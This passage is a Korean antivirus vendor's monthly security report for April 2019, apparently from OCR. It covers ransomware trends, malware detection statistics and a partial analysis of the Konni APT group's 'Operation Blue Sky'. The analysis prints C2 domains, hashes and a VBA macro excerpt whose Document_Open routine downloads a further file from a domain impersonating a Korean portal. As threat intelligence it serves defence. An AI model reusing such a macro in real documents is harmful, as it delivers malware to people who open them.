이스트시큐리티

보안 동향 보고서

No.116 2019.05

No.116 2019.05

이스트시큐리티 보안 동향 보고서

CONTENTS

01
악성코드 통계 및 분석

악성코드 동향

알약 악성코드 탐지 통계

랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

1. 악성코드 동향

2019 년 4 월에는 GandCrab 를 기존에 주로 유포하던 'VenusLocker' 유포조직 외에 새로운 조직으로 보이는 단체가 기존 VenusLocker 조직의 유포방식과 유사하게 GandCrab 을 뿌리는 정황이 확인되었고, 그 외에도 GandCrab 랜섬웨어와 여러 가지 연관성을 지닌 'Sodinokibi' 랜섬웨어가 등장하였습니다. 기업환경에서는 2,3 월과 마찬가지로 이번 달도 역시 CLOP 랜섬웨어 유포조직이 진행하는 기업 타깃 대량 공격이 확인되었습니다.

4 월에 발생한 GandCrab 랜섬웨어 이슈를 보면, 기존의 이메일 첨부파일을 활용한 사회공학적 기법 공격과 거의 동일한 방식으로 유포가 이뤄졌으며, '중소기업을 사칭한 견적요청', '입사지원서 위장', '이미지 사용 중지 요청', '경찰청, 국세청, 헌법재판소 등으로 사칭한 소환장' 등 그 내용이 기존부터 많이 활용되던 키워드를 여전히 사용하면서 본문 내용만 살짝 바꾸는 방식을 주로 활용했습니다. 특히 4 월에는 기존 GandCrab 랜섬웨어를 주로 유포하던 'VenusLocker 유포조직' 외에도 ESRC 에서 리플라이 오퍼레이터(Reply Operator)라고 명명한 또 다른 공격 조직의 활동이 포착되었고 이들 역시 여러 차례에 걸쳐 GandCrab 랜섬웨어를 유포하는 상황이 확인되었습니다.

GandCrab 뿐만 아니라 기업 대상 윈도 서버를 공격하는 클롭(Clop) 랜섬웨어도 2 월말부터 시작하여 3 월 그리고 4 월까지가 그 피해가 꾸준히 계속되는 상황입니다. 클롭 랜섬웨어의 경우 이전에 송장이나 인보이스 사칭으로 악성 메일을 뿌렸고 악성 문서 첨부파일을 통해 매크로 활성화를 유도하여 감염을 진행하고 있으며 ESRC 에서는 이 클롭 랜섬웨어 공격을 주도하는 조직이 TA505 공격그룹에 의한 소행으로 추정하고 있습니다.

랜섬웨어 이슈 외에도 다양한 APT 공격 시도도 확인되었고, 특히 4 월에는 해외에서 커다란 2 가지 정보 유출 사고가 있었습니다. 첫 번째로, Docker Hub 데이터베이스가 해킹당해 19 만명의 사용자 정보가 유출되는 커다란 사고가 발생했습니다. 노출된 사용자 정보에는 일부 사용자 이름과 해쉬처리된 암호, GitHub 와 Bitbucket 저장소에 대한 토큰도 포함되어 있었기 때문에 토큰에 저장된 사용권한에 따라서는 특정 저장소로 접근이 가능한 문제였고 Docker Hub 이미지가 서버 구성과 어플리케이션에 활용되는 특징 때문에 심각한 공급망 공격(Supply-Chain-Attacks)으로 이어질 가능성이 있는 대규모 유출 사고였습니다.

두 번째로는, 특히 해외에서 특정 업계 사람들의 구인/구직과 동종업계 인력정보를 파악할 수 있는 SNS 서비스인 Linkedin 의 사용자 기록 6 천만건이 온라인에 노출된 사실이 알려져 큰 이슈가 되었습니다. 특히 링크드인의 경우 단순 이메일이나 개인정보뿐만 아니라, 프로필, 직업기록, 교육기록, 위치, 기술목록, 다른 소셜프로필 정보, 최근 프로필 업데이트 시간 등 다양한 민감정보를 제공했기에 더욱 커다란 이슈가 되었습니다.

벌써 1 년 중 1/3 이 지났습니다. 지금까지 외부 위협으로부터 안전하셨나요? 지금 한 번 더 사용 중인 OS 와 SW 의 최신 보안 패치의 점검과 자료 백업 진행도 권고 드립니다.

2. 알약 악성코드 탐지 통계

감염 악성코드 TOP15

감염 악성코드 Top 15 는 사용자 PC 에서 탐지된 악성코드를 기반으로 산출한 통계다.

2019 년 4 월의 감염 악성코드 Top 15 리스트에서는 지난 2019 년 3 월에 1,2,3 위를 차지했던 Trojan.Agent.gen, Misc.HackTool.AutoKMS, Trojan.HTML.Ramnit.A 이 이번달 Top 15 리스트에서도 역시 1,2,3 위를 차지했다.

전반적으로 악성코드 진단 수치 자체는 지난 3 월과 대비하여 5%가량 소폭 감소한 추세를 보였다.


순위	등락	악성코드 진단명	카테고리	합계(감염자 수)
1	-	Trojan.Agent.gen	Trojan	1,167,308
2	-	Misc.HackTool.AutoKMS	Trojan	825,001
3	-	Trojan.HTML.Ramnit.A	Trojan	713,798
4	-	Hosts.media.opencandy.com	Host	554,651
5	↑1	Misc.HackTool.KMSActivator	Trojan	382,067
6	↑2	Misc.Keygen	Trojan	290,857
7	↓2	Trojan.ShadowBrokers.A	Trojan	277,989
8	↑2	Gen:Trojan.Downloader.NGX@ae4UWZeO	Trojan	277,098
9	-	Win32.Ramnit.Dam	Virus	237,780
10	↑1	Misc.Riskware.TunMirror	Trojan	211,084
11	↓4	Win32.Neshta.A	Virus	205,146
12	↑2	Gen:Variant.Razy.348484	Trojan	186,265
13	New	Trojan.PSW.Seikooc	Trojan	180,353
14	↓1	Trojan.LNK.Gen	Trojan	165,735
15	New	Worm.ACAD.Bursted.doc.B	Worm	159,856

*자체 수집, 신고된 사용자의 감염통계를 합산하여 산출한 순위임

2019 년 04 월 01 일 ~ 2019 년 04 월 31 일


악성코드 유형별 비율

악성코드 유형별 비율에서 트로이목마(Trojan) 유형이 가장 많은 80%를 차지했으며 호스트(Host) 파일 변조 유형이 9%로 그 뒤를 이었다.



카테고리별 악성코드 비율 전월 비교


4 월에는 3 월과 비교하여 트로이목마(Trojan) 악성코드 감염 카테고리 비율이 소폭 증가했으며, 바이러스(Virus) 유형이 지난달과 비슷한 추세를 보였다. 또한 호스트파일(Host) 유형은 소폭 감소했다.



3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계


4 월 랜섬웨어 차단 통계

해당 통계는 통합 백신 알약 공개용 버전의 '랜섬웨어 차단' 기능을 통해 수집한 월간통계로써, DB 에 의한 시그니쳐 탐지 횟수는 통계에 포함되지 않는다. 4 월 1 일부터 4 월 30 일까지 총 95,422 건의 랜섬웨어 공격 시도가 차단되었습니다. 2 월에 비해 공격 건수는 13%가량 감소하였다.



악성코드 유포지/경유지 URL 통계

해당 통계는 Threat Inside 에서 수집한 악성코드 유포지/경유지 URL 에 대한 월간 통계로, 4 월 한 달간 총 9,887 건의 악성코드 경유지/유포지 URL 이 확인되었다. 이 수치는 3 월 한 달간 확인되었던 14,233 건의 악성코드 유포지/경유지 건수에 비해 약 30%가량 감소한 수치다.



02

전문가 보안 기고

1. 한국어 구사 Konni 조직, 블루 스카이 작전 'Amadey' 러시아 봇넷 활용

2. 신종 랜섬웨어 'Sodinokibi', 입사지원서 사칭해 유포 중!

1. 한국어 구사 Konni 조직, 블루 스카이 작전 'Amadey' 러시아 봇넷 활용

지난 01 월 02 일 【암호화폐 내용의 Konni APT 캠페인과 '오퍼레이션 헌터 아도니스'】 보고서를 공개한 바 있는데, 최근 이들의 사이버 위협 활동이 또 다시 감지되고 있습니다.

File Name	요청주신 정책 관련 자료.doc (BlueSky)
MD5	0eb6090397c74327cd4d47819f724953
C2	filer1.1apps[.]com

File Name	젠트리온 지갑 관련자료.doc (BlueSky)
MD5	2bfbf8ce47585aa86b1ab90ff109fd57
C2	filer2.1apps[.]com

한국어를 구사하는 대표적인 APT 위협 그룹 중에 하나인 'Konni' 조직은 아직도 베일에 싸여있습니다.

최근 변종이 연속적으로 발견되고 있는데, 헌터 아도니스에서 공개된 바 있는 'BlueSky' 계정이 동일하게 사용되고 있는 점이 주목됩니다.


ESRC 는 하나의 계정에서 지속적인 APT 공격 정황이 포착됨에 따라 이번 사이버 작전을 '오퍼레이션 블루 스카이(Operation Blue Sky)'로 명명했습니다.

이번 위협은 악성 워드(DOC) 문서로 부터 시작되며, 이들은 주로 스피어 피싱을 통한 공격벡터를 활용합니다.

02 전문가 보안 기고

04 월 달에 돌아온 Konni'

2019 년 04 월 29 일에 제작된 악성 문서 파일은 실행 시 다음과 같이 보안 경고 메시지와 함께 매크로 실행을 유도하게 만듭니다.



[그림 1] 매크로 실행을 유도하기 위한 안내 메시지 화면


여기서 흥미로운 점은 본문 화면이 'TA505 조직, 또다시 엑셀 문서로 위장한 악성 이메일 유포해' 분석 자료에서도 유사하게 사용된 바 있습니다.

두 위협조직이 직간접적으로 연관된 것인지, 인터넷에 공개된 자료가 사용되어 우연하게 오버랩된 것인지 아직 확실하지 않습니다.

```
AppWord.Quit False
End Sub
Sub Document_Open()
Dim URL As String
Dim Location As String
Dim FSO As Object
Set FSO = CreateObject("Scripting.FileSystemObject")
Set objWinHttp = CreateObject("WinHttp.WinHttpRequest.5.1")
URL = "http://mail.naver-download.com/file/pay/typeword13[.]doc"
objWinHttp.Open "GET", URL, False
objWinHttp.send ""
```

공격자는 마치 한국의 유명 포털 사이트 도메인처럼 사칭한 C2 서버에서 또 다른 문서 파일을 다운로드해 실행하는 명령을 수행합니다.


ESRC 는 해당 서버를 조사하는 과정에서 디렉토리 리스팅 설정 문제로 내부에 등록된 다른 파일을 확인할 수 있었습니다.



